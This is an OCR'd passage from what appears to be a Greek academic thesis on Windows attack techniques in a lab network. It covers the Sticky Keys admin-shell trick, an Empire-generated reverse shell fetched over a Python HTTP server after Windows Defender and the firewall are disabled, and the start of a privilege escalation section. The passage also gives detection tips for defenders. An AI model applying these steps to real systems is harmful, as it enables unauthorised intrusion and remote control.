
- Εκκινώντας κανονικά το σύστημα και πατώντας το “Shift” 5 φορές μας ανοίγει μια γραμμή εντολών με διαχειριστικά δικαιώματα, πλέον μόνιμα. Επίσης, μπορούμε να εκκινήσουμε αυτή την επίθεση πλέον απομακρυσμένα μέσω της εφαρμογής RDP (Remote Desktop). Τέλος καλό θα ήταν σημειωθεί ότι αν και το κέλυφος γραμμής εντολών έχει διαχειριστικά δικαιώματα, δε μας επιτρέπει να συνδεθούμε στο σύστημα, καθώς δεν γνωρίζουμε τα credentials των χρηστών. Μπορεί όμως να αποτελέσει εφαλτήριο για μια επίθεση απόκτησης προνομίων (privilege escalation).
- Η επίθεση εκτελέστηκε με επιτυχία.

3.5.1. Ενεργοποίηση αντίστροφου κελύφους γραμμής εντολών (reverse shell)


Σε αντίθεση με την προηγούμενη κατηγορία, τα αντίστροφα κελύφη έχουν ένα πρόγραμμα που λειτουργεί ως «ακροατής» (listener) να εκτελείται στο τερματικό του επιτιθέμενου και το τερματικό – στόχος συνδέεται στον επιτιθέμενο προσφέροντας ένα κέλυφος γραμμής εντολών. Τα reverse shells έχουν 3 βασικά πλεονεκτήματα: πρώτον, δεν χρειάζεται να αφήνουμε τον listener να εκτελείται στο τερματικό – στόχος, αφήνοντάς το ευάλωτο και σε άλλους κακόβουλους παράγοντες. Κατά δεύτερον, μπορούμε να χρησιμοποιήσουμε κάποια θύρα

(port) σύνδεσης που δε θα κινήσει υποψίες σε ένα σύστημα ελέγχου ή στους διαχειριστές. Τέτοιες θύρες είναι η 80 (http), η 8080 (http) & η 443 (https) που συνήθως επιτρέπονται σε εξερχόμενες συνδέσεις, παρακάμπτοντας τους περιορισμούς του τείχους προστασίας. Το τρίτο και ίσως το πιο σημαντικό είναι ότι δεν χρειάζεται να γνωρίζουμε την πραγματική IP διεύθυνση του τερματικού – στόχου, καθώς κατά πάσα πιθανότητα, θα βρίσκεται πίσω από κάποια συσκευή που εκτελεί χρέη NAT / PAT, με αποτέλεσμα να γνωρίζουμε μόνο την εξωτερική IP διεύθυνση ως σημείο εισόδου, αλλά όχι την εσωτερική IP του στόχου μας.

- Στο συγκεκριμένο σενάριο κάνουμε τις εξής παραδοχές:
  a) Θεωρούμε ότι έχουμε στην κατοχή μας ένα τερματικό (εδώ ως εικονικό μηχάνημα) που τρέχει μια Debian-based διανομή Linux (εδώ, το Kali Linux) κι έχει εγκατεστημένο το εργαλείο “Empire”. Επίσης, θα χρειαστούμε για τη διανομή και το εργαλείο “SimpleHTTPServer” που υλοποιείται σε περιβάλλον Linux / Unix μέσω της python και δημιουργεί έναν απλό web server.
  b) Θεωρούμε ότι στο τερματικό – στόχος, για το συγκεκριμένο παράδειγμα, είτε έχουμε φυσική πρόσβαση, είτε έχουμε κάποιον χρήστη, στον οποίο εφαρμόζουμε τεχνικές κοινωνικής μηχανικής (social engineering) και τον κατευθύνουμε να εκτελέσει τις εντολές που απαιτούνται, ώστε να επιτευχθεί η σύνδεση.
  c) Για λόγους ευκολίας, εργαζόμαστε με τον χρήστη που είχαμε δημιουργήσει στο προηγούμενο βήμα, τον DomainUser.
  d) Για να κατανοήσουμε λίγο τις εντολές που δίδονται, θεωρούμε ένα εικονικό δίκτυο που έχει στηθεί για την προσομοίωση της επίθεσης. Το δίκτυο αποτελείται από τα εξής 2 τερματικά: το μηχάνημα επίθεσης που εκτελεί το λειτουργικό σύστημα Kali Linux και φέρει την διεύθυνση IP 10.0.2.15 και το προσβεβλημένο τερματικό, που είναι το γνωστό Windows 10 Ultimate Edition τερματικό μας με IP 10.0.2.4.
- Σαν πρώτο βήμα, θα δημιουργήσουμε με τη βοήθεια του “empire” το payload που επιθυμούμε να εκτελέσουμε με τη βοήθεια του PowerShell, ένα .bat αρχείο που ανήκει στην ευρύτερη κατηγορία των LOLScripts. Το “Empire” είναι ένα πολύ δυνατό εργαλείο που μας δίνει τη δυνατότητα να δημιουργήσουμε μια σύνδεση τύπου listener και κατόπιν το payload που θα τοποθετήσουμε στο τερματικό-στόχο. Αρχικά, δίνουμε τις παρακάτω εντολές, ώστε να παραμετροποιήσουμε και να εκκινήσουμε τον listener στο μηχάνημα επίθεσης:




- Το επόμενο βήμα είναι να δημιουργήσουμε το payload, το οποίο εν προκειμένω θα είναι για Windows, τύπου αρχείου bat. Καλεί τον υπολογιστή – στόχο να συνδεθεί στην IP 10.0.2.15 (που είναι η διεύθυνση του επιτιθέμενου υπολογιστή), στη θύρα 8080. Αυτό το payload, θα το καλέσουμε μέσω PowerShell εντολών & θα εκτελεστεί απευθείας από τη μνήμη. Δημιουργούμε το payload με ένα όνομα που δε θα κινήσει υποψίες, στην περίπτωσή μας το “winsys.bat”. Οι εντολές είναι οι παρακάτω και τελικά το payload φτάνει στον φάκελο “/opt/PowerSploit/Tests”, τον οποίο σκοπεύουμε να τον κάνουμε διαθέσιμο στο δίκτυο:




- Το επόμενο τμήμα περιλαμβάνει τον τρόπο που θα ανεβάσουμε αυτό το payload στο δίκτυο, καθώς και τον τρόπο που θα φτάσει στον υπολογιστή – στόχο. Εδώ θα χρησιμοποιήσουμε 2 πραγματικά πολύ χρήσιμα εργαλεία: το SimpleHTTPServer και το PowerShell.
- Από το τερματικό του επιτιθέμενου, εκτελούμε την παρακάτω εντολή που ενεργοποιεί τον HTTP Server:

  $> python -m SimpleHTTPServer


- Ενώ αντίστοιχα στο τερματικό – στόχος εκτελούμε το εργαλείο PowerShell με τις παρακάτω εντολές:



- Φυσικά από τις πρώτες ενέργειες, είναι να απενεργοποιήσουμε το Windows Defender, καθώς και το firewall με τις πρώτες 2 εντολές. Η τελευταία εντολή συνδέεται στον υπολογιστή του επιτιθέμενου μέσω http και κατεβάζει το payload που δημιουργήσαμε στο προηγούμενο βήμα. Από την πλευρά του επιτιθέμενου, γνωρίζουμε ότι τελικά κατέβηκε το αρχείο, όπως φαίνεται από το απλό αρχείο καταγραφής του SimpleHTTPServer που σηκώσαμε στο προηγούμενο βήμα:




- Από τη στιγμή που θα κατέβει το payload, εκτελείται αυτόματα και το παράθυρο του powershell εξαφανίζεται. Μόλις το τερματικό – στόχος εκτελέσει το “winsys.bat”, στο τερματικό του επιτιθέμενου, βλέπουμε ότι έχουμε μια εισερχόμενη σύνδεση και εν τέλει, επιτυγχάνουμε ένα reverse shell που ήταν το ζητούμενο. Εκτελώντας τις εντολές “sysinfo” και “whoami”, επιβεβαιώνουμε την πρόσβαση στο τερματικό - στόχος:




- Η εν λόγω επίθεση είναι από τις πλέον επικίνδυνες, όσον αφορά την ασφάλεια ενός υπολογιστικού συστήματος. Όχι μόνο μπορεί να εκτελεστεί με μεγάλο βαθμό ευκολίας, αλλά δεν χρειάζεται και κάποια ιδιαίτερη τεχνογνωσία όσον αφορά το

προγραμματιστικό κομμάτι ή την υλοποίηση του payload. Ακόμα χειρότερο είναι ότι άπαξ κι εκτελεστεί, είναι πρακτικά μη ανιχνεύσιμο, ακόμα και από κάποιον έμπειρο διαχειριστή.

- Πράγματι, ο μόνος τρόπος να αντιληφθούμε ότι κάτι συμβαίνει στο σύστημα προϋποθέτει να ψάξουμε λίγο βαθύτερα στον διαχειριστή εργασιών των Windows, ενεργοποιώντας τη λειτουργία “Resource Monitor”. Αν κοιτάξουμε προσεκτικά στην ενότητα “Network” μπορούμε να παρακολουθήσουμε ότι υπάρχει μια αντίστροφη σύνδεση στον υπολογιστή του επιτιθέμενου (IP 10.0.2.15) μέσω του powershell. Είναι η μόνη ένδειξη που αφήνει το payload, αλλά λόγω της χρήσης του powershell θα πρέπει να είναι αρκετή για να μας προβληματίσει.



- Ωστόσο μια πολύ ευχάριστη έκπληξη αποτελεί ο windows Defender, καθώς όχι μόνο κατορθώνει να εντοπίσει το payload, αλλά πολύ σωστά αναγνωρίζει και το εργαλείο που το δημιούργησε (Empire) κι εν τέλει, εκμηδενίζει την απειλή του payload:



- Καταλήγοντας, μπορούμε να πούμε ότι απαραίτητη συνθήκη για να υλοποιηθεί αυτή η επίθεση, είναι η απενεργοποίηση του Windows Defender (όπως και γίνεται, μέσω του PowerShell).
- Στο συγκεκριμένο βήμα χρησιμοποιήσαμε το εργαλείο LOLBAS powershell.exe & κι ένα αρχείο δέσμης εντολών ms-dos (.bat), που αναλαμβάνει την απομακρυσμένη σύνδεση στο κακόβουλο τερματικό. Η επίθεση εκτελέστηκε με επιτυχία.

(PenTest-duck, 2019)

3.5.2. Απόκτηση προνομίων (privilege escalation)


Αμέσως μετά την αρχική πρόσβαση στο προσβεβλημένο σύστημα, το αμέσως επόμενο βήμα που ενδιαφέρει τον επιτιθέμενο είναι η απόκτηση προνομίων. Συχνά, η αρχική πρόσβαση είναι μέσω κάποιου χρήστη ή κάποιας υπηρεσίας που έχει ελαττωμένα δικαιώματα, συνεπώς και μειωμένη πρόσβαση σε λειτουργίες του συστήματος.

- Τα διαχειριστικά δικαιώματα είναι ίσως το πιο σημαντικό βήμα – μόλις επιτευχθεί, μπορούμε να πούμε ότι το σύστημα δικαιωματικά «μας ανήκει». Μπορούμε να προβούμε σε μερικές ή όλες τις ενέργειες που θα δούμε παρακάτω, ενώ ταυτόχρονα μας επιτρέπει να διαγράψουμε τα «ίχνη» της παρουσίας μας, στην περίπτωση που έχουμε αφήσει κάποια.
- Για την συγκεκριμένη επίθεση, κάνουμε τις εξής παραδοχές: a) Θεωρούμε ότι έχουμε κάποιου είδους πρόσβαση στο τερματικό: είτε φυσική

